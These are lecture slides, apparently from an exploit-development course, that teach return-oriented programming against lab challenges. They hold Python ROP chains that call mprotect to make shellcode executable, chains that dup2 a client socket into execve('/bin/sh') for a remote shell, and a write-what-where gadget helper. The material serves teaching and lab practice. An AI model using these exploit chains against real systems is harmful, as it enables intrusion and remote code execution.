

Practical ROP

ROP

Some more ROP Infos

Where to take gadgets from?

- Either:
 - The program code
 - Shared library code (LIBC etc.)

Some more ROP Infos

Where to take gadgets from?

- Either:
 - The program code
 - Static location in memory (if not PIE)
 - Needs to be of some size to have enough gadgets
 - Shared library code (LIBC etc.)
 - “Universal gadget library”, because its very big
 - Sadly, non-guessable base location (ASLR’d even without PIE)

Some more ROP Infos

ROP shellcode usually consists of:

- Libc calls
 - malloc() / mprotect()
- Preparations of libc calls
 - set up registers
 - read data to defeat ASLR
- Skipping of shellcode arguments (pop/pop/ret)
- And even “plain ASM” (e.g. jmp)

Some more ROP Infos

ROP is very inefficient

Needs a lot of gadgets

Not suitable to implement complete shellcode in it

Hello: Multi Stage Shellcode

Some more ROP Infos

Stager: Change memory permission

Set Stack executable

Execute it (jmp)

Profit

Some more ROP Infos

Stager: Allocator

Allocate new RWX memory

Copy rest of shellcode to newly allocated memory

Execute it (jmp)

Profit

Some more ROP Infos

Stage 0: ROP

Allocate rwx Memory



Stage 1: ROP

Copy minimal shellcode to memory
Jump to it



Stage 2: Shellcode

Copy rest of the shellcode (meterpreter)
Jump to it

Stager: change memory permission

mprotect() + Shellcode

Practical ROP

mprotect() ROP into shellcode

- Defeats: DEP
 - (can also defeat DEP+ASLR with some more ROP gadgetery)
- Get necessary gadgets
- Get address of shellcode
- SIP = ROPchain
- ROP is doing:
 - `mprotect(&shellcode, len(shellcode), rwx)`
- After ROPchain, jump to shellcode
- Challenge: 16, <https://exploit.courses/#/challenge/16>
 - DEP enabled
 - ASLR disabled (can use LIBC gadgets)

Practical ROP

mprotect() ROP into shellcode

- Defeats: DEP
 - (can also defeat DEP+ASLR with some more ROP gadgetery)
 - This example is DEP only (no ASLR!)
- Get **necessary gadgets**
- Get **address of shellcode**
- SIP = ROPchain
- ROP is doing:
 - mprotect(&shellcode, len(shellcode), rw**x**)
- After ROPchain, jump to shellcode
- Challenge: 16, <https://exploit.courses/#/challenge/16>
 - DEP enabled
 - ASLR disabled (can use LIBC gadgets)

Practical ROP

mprotect() ROP into shellcode 1/2

```
# shellcode
payload = shellcode
payload += "A" * (offset - len(shellcode))

# rop starts here (SIP)

# 0x0000000000003a718: pop rax; ret;
payload += p64 ( libcBase + 0x0000000000003a718 ) # <- SIP
payload += p64 ( 10 ) # syscall sys_mprotect

# 0x00000000000021102: pop rdi; ret;
payload += p64 ( libcBase + 0x00000000000021102 )
payload += p64 ( stackAddr ) # mprotect arg: addr
```

Practical ROP

mprotect() ROP into shellcode 2/2

```
# 0x000000000000202e8: pop rsi; ret;
```

```
payload += p64 ( libcBase + 0x000000000000202e8 )
```

```
payload += p64 ( 4096 )          # mprotect arg: size
```

```
# 0x00000000000001b92: pop rdx; ret;
```

```
payload += p64 ( libcBase + 0x00000000000001b92)
```

```
payload += p64 ( 0x7 )          # protect arg: permissions
```

```
# 0x000000000000bb945: syscall; ret;
```

```
payload += p64 ( libcBase + 0x000000000000bb945)
```

```
payload += p64 ( shellcodeAddr )
```

Stager: exec into network socket
dup2() into execv() with LIBC

Practical ROP

dup2() into execv() with LIBC

- Defeats: DEP + ASLR
 - (Not: DEP+ASLR + PIE)
- Get **necessary gadgets**
- Get **Address of “/bin/sh”** in LIBC (or in this case, the program)
- dup() **client network socket** into 0, 1 and 2
- execv() “/bin/sh”
- Challenge: 17
 - <https://exploit.courses/#/challenge/17>
 - DEP enabled
 - ASLR enabled

Practical ROP

Socket:

- Is often 4 (find via debugging)
- (0, 1, 2 are used. 3 is used for server socket. Therefore next free socket is 4)

Practical ROP

String “/bin/sh”:

```
gdb-peda$ find "/bin/sh"
```

```
Searching for '/bin/sh' in: None ranges
```

```
Found 2 results, display max 2 items:
```

```
challenge17 : 0x400ed8 --> 0x68732f6e69622f ('/bin/sh')
```

```
    libc : 0x7ff0519cd58b --> 0x68732f6e69622f ('/bin/sh')
```

The string “/bin/sh” exists therefore in the libc itself

Practical ROP

```
# additional gadget to populate rsi
pop_rsi_r15 = 0x00000000000400eb1 # pop rsi; pop r15; ret;

syscall = 33 # Note: dup2() syscall is 33

# Start ROP chain
# dup2(4, 0)
payload += p64 ( pop_rax )
payload += p64 ( 33 )
payload += p64 ( pop_rdi )
payload += p64 ( 4 )
payload += p64 ( pop_rsi_r15)
payload += p64 ( 0 )
payload += p64 ( 0xdeadbeef1 )
payload += p64 ( syscall )
```

Practical ROP

```
# dup2(4, 1)
payload += p64 ( pop_rax )
payload += p64 ( 33 )
payload += p64 ( pop_rdi )
payload += p64 ( 4 )
payload += p64 ( pop_rsi_r15)
payload += p64 ( 1 )
payload += p64 ( 0xdeadbeef2 )
payload += p64 ( syscall )
```

```
# dup2(4, 2)
payload += p64 ( pop_rax )
payload += p64 ( 33 )
payload += p64 ( pop_rdi )
payload += p64 ( 4 )
payload += p64 ( pop_rsi_r15)
payload += p64 ( 2 )
payload += p64 ( 0xdeadbeef3 )
payload += p64 ( syscall )
```

Practical ROP

```
# execve
payload += p64 ( pop_rdi )
payload += p64 ( sh_addr )           # found in LIBC
payload += p64 ( pop_rsi_r15 )
payload += p64 ( 0x6020e0 )         # addr of a 0x0 byte
payload += p64 ( 0xdeadbeef4 )
payload += p64 ( pop_rax )
payload += p64 ( 59 )
payload += p64 ( syscall )           # execute execve() = 59

payload += p64 ( 0x41414141 )       # fail here (for debug)
```

Write-what-where primitive

Problem

What if the string `"/bin/sh"` does not already exist in memory?

We have to write it by ourselves...

Practical ROP - Write What Where

“Write-what-where” primitive, easy example:

```
# mem[rdx] = rax
```

```
# value to write  
pop rax; ret
```

```
# memory location where we want to write the value  
pop rdx; ret
```

```
# write rax at memory location indicated by rdx  
mov ptr [rdx], rax; ret
```

Practical ROP - Write What Where

```
# Practical write-what-where example
pop_rbp = 0x0000000000004009a0 # pop rbp; ret;
pop_rax = 0x000000000000400c91 # pop rax; ret;
mov_ptr_rbp_eax = 0x000000000000400c8e # mov dword ptr [rbp - 8], eax;
                                         # pop rax; ret;
```

```
def write2mem(data, location):
    chain = ""
    chain += p64( pop_rax )
    chain += p64( data )

    chain += p64( pop_rbp )
    chain += p64( location + 8)

    chain += p64( mov_ptr_rbp_eax)
    chain += p64( 0xdeadbeef1 )
    return chain
```


Practical ROP - Write What Where

```
chain = "AAAAAA" ...
```

```
chain += write2mem("/bin", 0x603000)
```

```
chain += write2mem("//sh", 0x603000+4)
```

```
def write2mem(data, location):  
    chain = ""  
    chain += p64( pop_rax )  
    chain += p64( data )  
  
    chain += p64( pop_rbp )  
    chain += p64( location + 8)  
  
    chain += p64( mov_ptr_rbp_eax )  
    chain += p64( 0xdeadbeef1 )  
    return chain
```

Practical ROP - Write What Where


Where to write?

Every binary has a read-write memory location at a static offset

```
gdb-peda$ vmmap
```

Start	End	Perm	Name
0x00400000	0x00402000	r-xp	challenge17
0x00601000	0x00602000	r--p	challenge17
0x00602000	0x00603000	rw-p	challenge17

Practical ROP - Write What Where



Practical ROP - Write What Where

Write String or Shellcode
to R/W memory

